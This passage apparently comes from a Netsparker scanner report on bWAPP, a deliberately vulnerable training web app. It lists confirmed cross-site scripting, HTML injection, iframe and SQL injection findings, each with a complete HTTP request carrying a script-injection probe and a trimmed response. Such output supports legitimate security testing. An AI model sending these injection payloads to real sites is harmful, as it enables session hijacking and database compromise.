Accept-Encoding: gzip, deflate
```

Response

```
…
<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''"-->
</style></scRipt><scRipt>netsparker(0x000A06)</scRipt>' at line 1
```

12.7. /bWAPP/xss_get.php CONFIRMED

http://itsecgames.com/bWAPP/xss_get.php?firstname=Smith&lastname='%22--%3E%3C/style%3E%3C/scRipt%3E%...

Parameters

Parameter	Type	Value
firstname	GET	Smith
lastname	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x0016A5)</scRipt>**
form	GET	submit

Request

```
GET /bWAPP/xss_get.php?firstname=Smith&lastname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0016A5)%3C/scRipt%3E&form=submit HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_get.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
st name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome Smith '"--></style></scRipt><scRipt>netsparker(0x0016A5)</scRipt>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem"
…
```

12.8. /bWAPP/xss_php_self.php/%22onload=%22netsparker(9) CONFIRMED

http://itsecgames.com/bWAPP/xss_php_self.php/%22onload=%22netsparker(9)

Parameters

Parameter	Type	Value
URI-BASED	**Full URL**	**/"onload="netsparker(9)**

Request

```
GET /bWAPP/xss_php_self.php/%22onload=%22netsparker(9) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…

</tr>

</table>

</div>

<div id="main">

<h1>XSS - Reflected (PHP_SELF)</h1>

<p>Enter your first and last name:</p>

<form action="/bWAPP/xss_php_self.php/"onload="netsparker(9)" method="GET">

<p><label for="firstname">First name:</label><br />
<input type="text" id="firstname" name="firstname"></p>

<p><label for="lastname">Last name:</label><br />

…
```

12.9. /bWAPP/xss_get.php CONFIRMED

http://itsecgames.com/bWAPP/xss_get.php?firstname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enets...

Parameters

Parameter	Type	Value
firstname	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x0016A4)</scRipt>**
lastname	GET	Smith
form	GET	submit

Request

```
GET /bWAPP/xss_get.php?firstname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0016A4)%3C/scRipt%3E&lastname=Smith&form=submit HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_get.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
me">Last name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome '"--></style></scRipt><scRipt>netsparker(0x0016A4)</scRipt> Smith
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmese
…
```

12.10. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x000BC0)</scRipt>**
password	POST	3
form	POST	submit

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

login='"--></style></scRipt><scRipt>netsparker(0x000BC0)</scRipt>&password=3&form=submit
```

Response

```
…
rm" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x000BC0)</scRipt>' AND password = '3'' at line 1
```

12.11. /bWAPP/sqli_6.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_6.php

Parameters

Parameter	Type	Value
title	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x000A61)</scRipt>**
action	POST	search

Request

```
POST /bWAPP/sqli_6.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_6.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 79
Content-Type: application/x-www-form-urlencoded

title='"--></style></scRipt><scRipt>netsparker(0x000A61)</scRipt>&action=search
```

Response

```
…
<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"-->
</style></scRipt><scRipt>netsparker(0x000A61)</scRipt>%'' at line 1
```

12.12. /bWAPP/sqli_1.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_1.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparke...

Parameters

Parameter	Type	Value
title	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x000981)</scRipt>**
action	GET	search

Request

```
GET /bWAPP/sqli_1.php?title='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000981)%3C/scRipt%3E&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"-->
</style></scRipt><scRipt>netsparker(0x000981)</scRipt>%'' at line 1
```

12.13. /bWAPP/htmli_get.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_get.php?firstname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ene...

Parameters

Parameter	Type	Value
firstname	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x0004F3)</scRipt>**
lastname	GET	Smith
form	GET	submit

Request

```
GET /bWAPP/htmli_get.php?firstname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0004F3)%3C/scRipt%3E&lastname=Smith&form=submit HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_get.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
me">Last name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome '"--></style></scRipt><scRipt>netsparker(0x0004F3)</scRipt> Smith
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" ta
…
```

12.14. /bWAPP/iframei.php CONFIRMED

http://itsecgames.com/bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=/%22onload=%2...

Parameters

Parameter	Type	Value
ParamUrl	GET	robots.txt
ParamWidth	GET	250
ParamHeight	**GET**	**/"onload="netsparker(9)**

Request

```
GET /bWAPP/iframei.php?ParamUrl=robots.txt&ParamWidth=250&ParamHeight=/%22onload=%22netsparker(9) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/iframei.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
…
d>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>iFrame Injection</h1>

<iframe frameborder="0" src="robots.txt" height="/"onload="netsparker(9)" width="250"></iframe>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/mal
…
```

12.15. /bWAPP/xss_eval.php CONFIRMED

http://itsecgames.com/bWAPP/xss_eval.php?date='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetspark...

Parameters

Parameter	Type	Value
date	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x00017C)</scRipt>**

Request

```
GET /bWAPP/xss_eval.php?date='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00017C)%3C/scRipt%3E HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
</table>

</div>

<div id="main">

<h1>XSS - Reflected (Eval)</h1>

<p>The current date on your computer is:</p>

<p>

<script>

eval("document.write('"--></style></scRipt><scRipt>netsparker(0x00017C)</scRipt>')");

</script>

</p>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://
…
```

12.16. /bWAPP/sqli_7.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_7.php

Parameters

Parameter	Type	Value
blog	POST	add
entry	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x000DA7)</scRipt>**

Request

```
POST /bWAPP/sqli_7.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_7.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 74
Content-Type: application/x-www-form-urlencoded

blog=add&entry='"--></style></scRipt><scRipt>netsparker(0x000DA7)</scRipt>
```

Response

```
…
ubmit" name="blog" value="add">Add Entry</button>

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x000DA7)</scRipt>','bee')' at line 1<br /><br />
```

12.17. /bWAPP/sqli_12.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_12.php

Parameters

Parameter	Type	Value
entry_add	POST	add
entry	**POST**	**"><scRipt>netsparker(9)</scRipt>**

Request

```
POST /bWAPP/sqli_12.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_12.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 52
Content-Type: application/x-www-form-urlencoded

entry_add=add&entry="><scRipt>netsparker(9)</scRipt>
```

Response

```
…
<td>2014-11-04</td>
<td>3</td>

</tr>

<tr height="40">

<td align="center">126</td>
<td>bee</td>
<td>2014-11-04</td>
<td>"><scRipt>netsparker(9)</scRipt></td>

</tr>


</table>

</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedi
…
```

12.18. /bWAPP/ssii.shtml CONFIRMED

http://itsecgames.com/bWAPP/ssii.shtml

Request

```
GET /bWAPP/ssii.shtml HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/ssii.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 04 Nov 2014 14:10:06 GMT
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
Accept-Ranges: bytes
Content-Type: text/html

<p>Hello '"--></style></scRipt><scRipt>netsparker(0x00090E)</scRipt> Smith,</p><p>Your IP address is:</p><h1>10.0.1.149</h1>
```

12.19. /bWAPP/sqli_16.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_16.php

Parameters

Parameter	Type	Value
login	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x000C31)</scRipt>**
password	POST	3
form	POST	submit

Request

```
POST /bWAPP/sqli_16.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_16.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

login='"--></style></scRipt><scRipt>netsparker(0x000C31)</scRipt>&password=3&form=submit
```

Response

```
…
rm" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x000C31)</scRipt>'' at line 1
```

12.20. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x000BC1)</scRipt>**
form	POST	submit

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

login=3&password='"--></style></scRipt><scRipt>netsparker(0x000BC1)</scRipt>&form=submit
```

Response

```
…
rm" value="submit">Login</button>

</form>

<br />
Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"--></style></scRipt>
<scRipt>netsparker(0x000BC1)</scRipt>'' at line 1
```

12.21. /bWAPP/xss_stored_3.php CONFIRMED

http://itsecgames.com/bWAPP/xss_stored_3.php

Parameters

Parameter	**Type**	**Value**
secret	POST	3
login	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x001F74)</scRipt>**
action	POST	change

Request

```
POST /bWAPP/xss_stored_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_stored_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 88
Content-Type: application/x-www-form-urlencoded

secret=3&login='"--></style></scRipt><scRipt>netsparker(0x001F74)</scRipt>&action=change
```

Response

```
…
_3.php" method="POST">

<p><label for="secret">New secret:</label><br />
<input type="text" id="secret" name="secret"></p>

<input type="hidden" name="login" value="\'\"--></style></scRipt><scRipt>netsparker(0x001F74)</scRipt>">

<button type="submit" name="action" value="change">Change</button>

</form>

</br >
<font color="green">The secret has been changed!</font>
</div>

<div id="sid
…
```

12.22. /bWAPP/htmli_post.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_post.php

Parameters

Parameter	**Type**	**Value**
firstname	POST	Smith
lastname	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x00066D)</scRipt>**
form	POST	submit

Request

```
POST /bWAPP/htmli_post.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_post.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
Content-Length: 96
Content-Type: application/x-www-form-urlencoded

firstname=Smith&lastname='"--></style></scRipt><scRipt>netsparker(0x00066D)</scRipt>&form=submit
```

Response

```
…
st name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome Smith '"--></style></scRipt><scRipt>netsparker(0x00066D)</scRipt>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target
…
```

12.23. /bWAPP/sqli_13.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_13.php

Parameters

Parameter	Type	Value
action	POST	go
movie	**POST**	**'"--></style></scRipt><scRipt>netsparker(0x000AE6)</scRipt>**

Request

```
POST /bWAPP/sqli_13.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_13.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 75
Content-Type: application/x-www-form-urlencoded

action=go&movie='"--></style></scRipt><scRipt>netsparker(0x000AE6)</scRipt>
```

Response

```
…
<tr height="50">

<td colspan="5" width="580">Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''"-->
</style></scRipt><scRipt>netsparker(0x000AE6)</scRipt>' at line 1
```

12.24. /bWAPP/htmli_get.php CONFIRMED

http://itsecgames.com/bWAPP/htmli_get.php?firstname=Smith&lastname='%22--%3E%3C/style%3E%3C/scRipt%3...

Parameters

Parameter	Type	Value
firstname	GET	Smith
lastname	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x0004F4)</scRipt>**
form	GET	submit

Request

```
GET /bWAPP/htmli_get.php?firstname=Smith&lastname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0004F4)%3C/scRipt%3E&form=submit HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/htmli_get.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
st name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome Smith '"--></style></scRipt><scRipt>netsparker(0x0004F4)</scRipt>
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmesellem" target="
…
```

12.25. /bWAPP/xss_php_self.php CONFIRMED

http://itsecgames.com/bWAPP/xss_php_self.php?firstname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3...

Parameters

Parameter	Type	Value
firstname	**GET**	**'"--></style></scRipt><scRipt>netsparker(0x001DE7)</scRipt>**
lastname	GET	Smith
form	GET	submit

Request

```
GET /bWAPP/xss_php_self.php?firstname='%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x001DE7)%3C/scRipt%3E&lastname=Smith&form=submit HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_php_self.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
me">Last name:</label><br />
<input type="text" id="lastname" name="lastname"></p>

<button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome '"--></style></scRipt><scRipt>netsparker(0x001DE7)</scRipt> Smith
</div>

<div id="side">

<a href="http://twitter.com/MME_IT" target="blank_" class="button"><img src="./images/twitter.png"></a>
<a href="http://be.linkedin.com/in/malikmese
…
```

12.26. /bWAPP/rlfi.php CONFIRMED

http://itsecgames.com/bWAPP/rlfi.php?action=go&language=data%3a%3bbase64%2cJyI%2bPHNjcmlwdD5uZXRzcGF...

Parameters

Parameter	Type	Value
action	GET	go
language	**GET**	**data:;base64,JyIPHNjcmlwdD5uZXRzcGFya2VyKDB4MDAyREFDKTwvc2NyaXB0Pg==**

Request

```
GET /bWAPP/rlfi.php?action=go&language=data%3a%3bbase64%2cJyI%2bPHNjcmlwdD5uZXRzcGFya2VyKDB4MDAyREFDKTwvc2NyaXB0Pg%3d%3d HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/rlfi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 15:23:07 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - Missing Functional Level Access Control</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>Remote & Local File Inclusion (RFI/LFI)</h1>

<for
…
```

12.27. /bWAPP/xss_referer.php CONFIRMED

http://itsecgames.com/bWAPP/xss_referer.php

Parameters

Parameter	Type	Value
Referer	**HTTP Header**	**'"--></style></scRipt><scRipt>netsparker(0x0001C0)</scRipt>**

Request

```
GET /bWAPP/xss_referer.php HTTP/1.1
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Referer: '"--></style></scRipt><scRipt>netsparker(0x0001C0)</scRipt>
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>
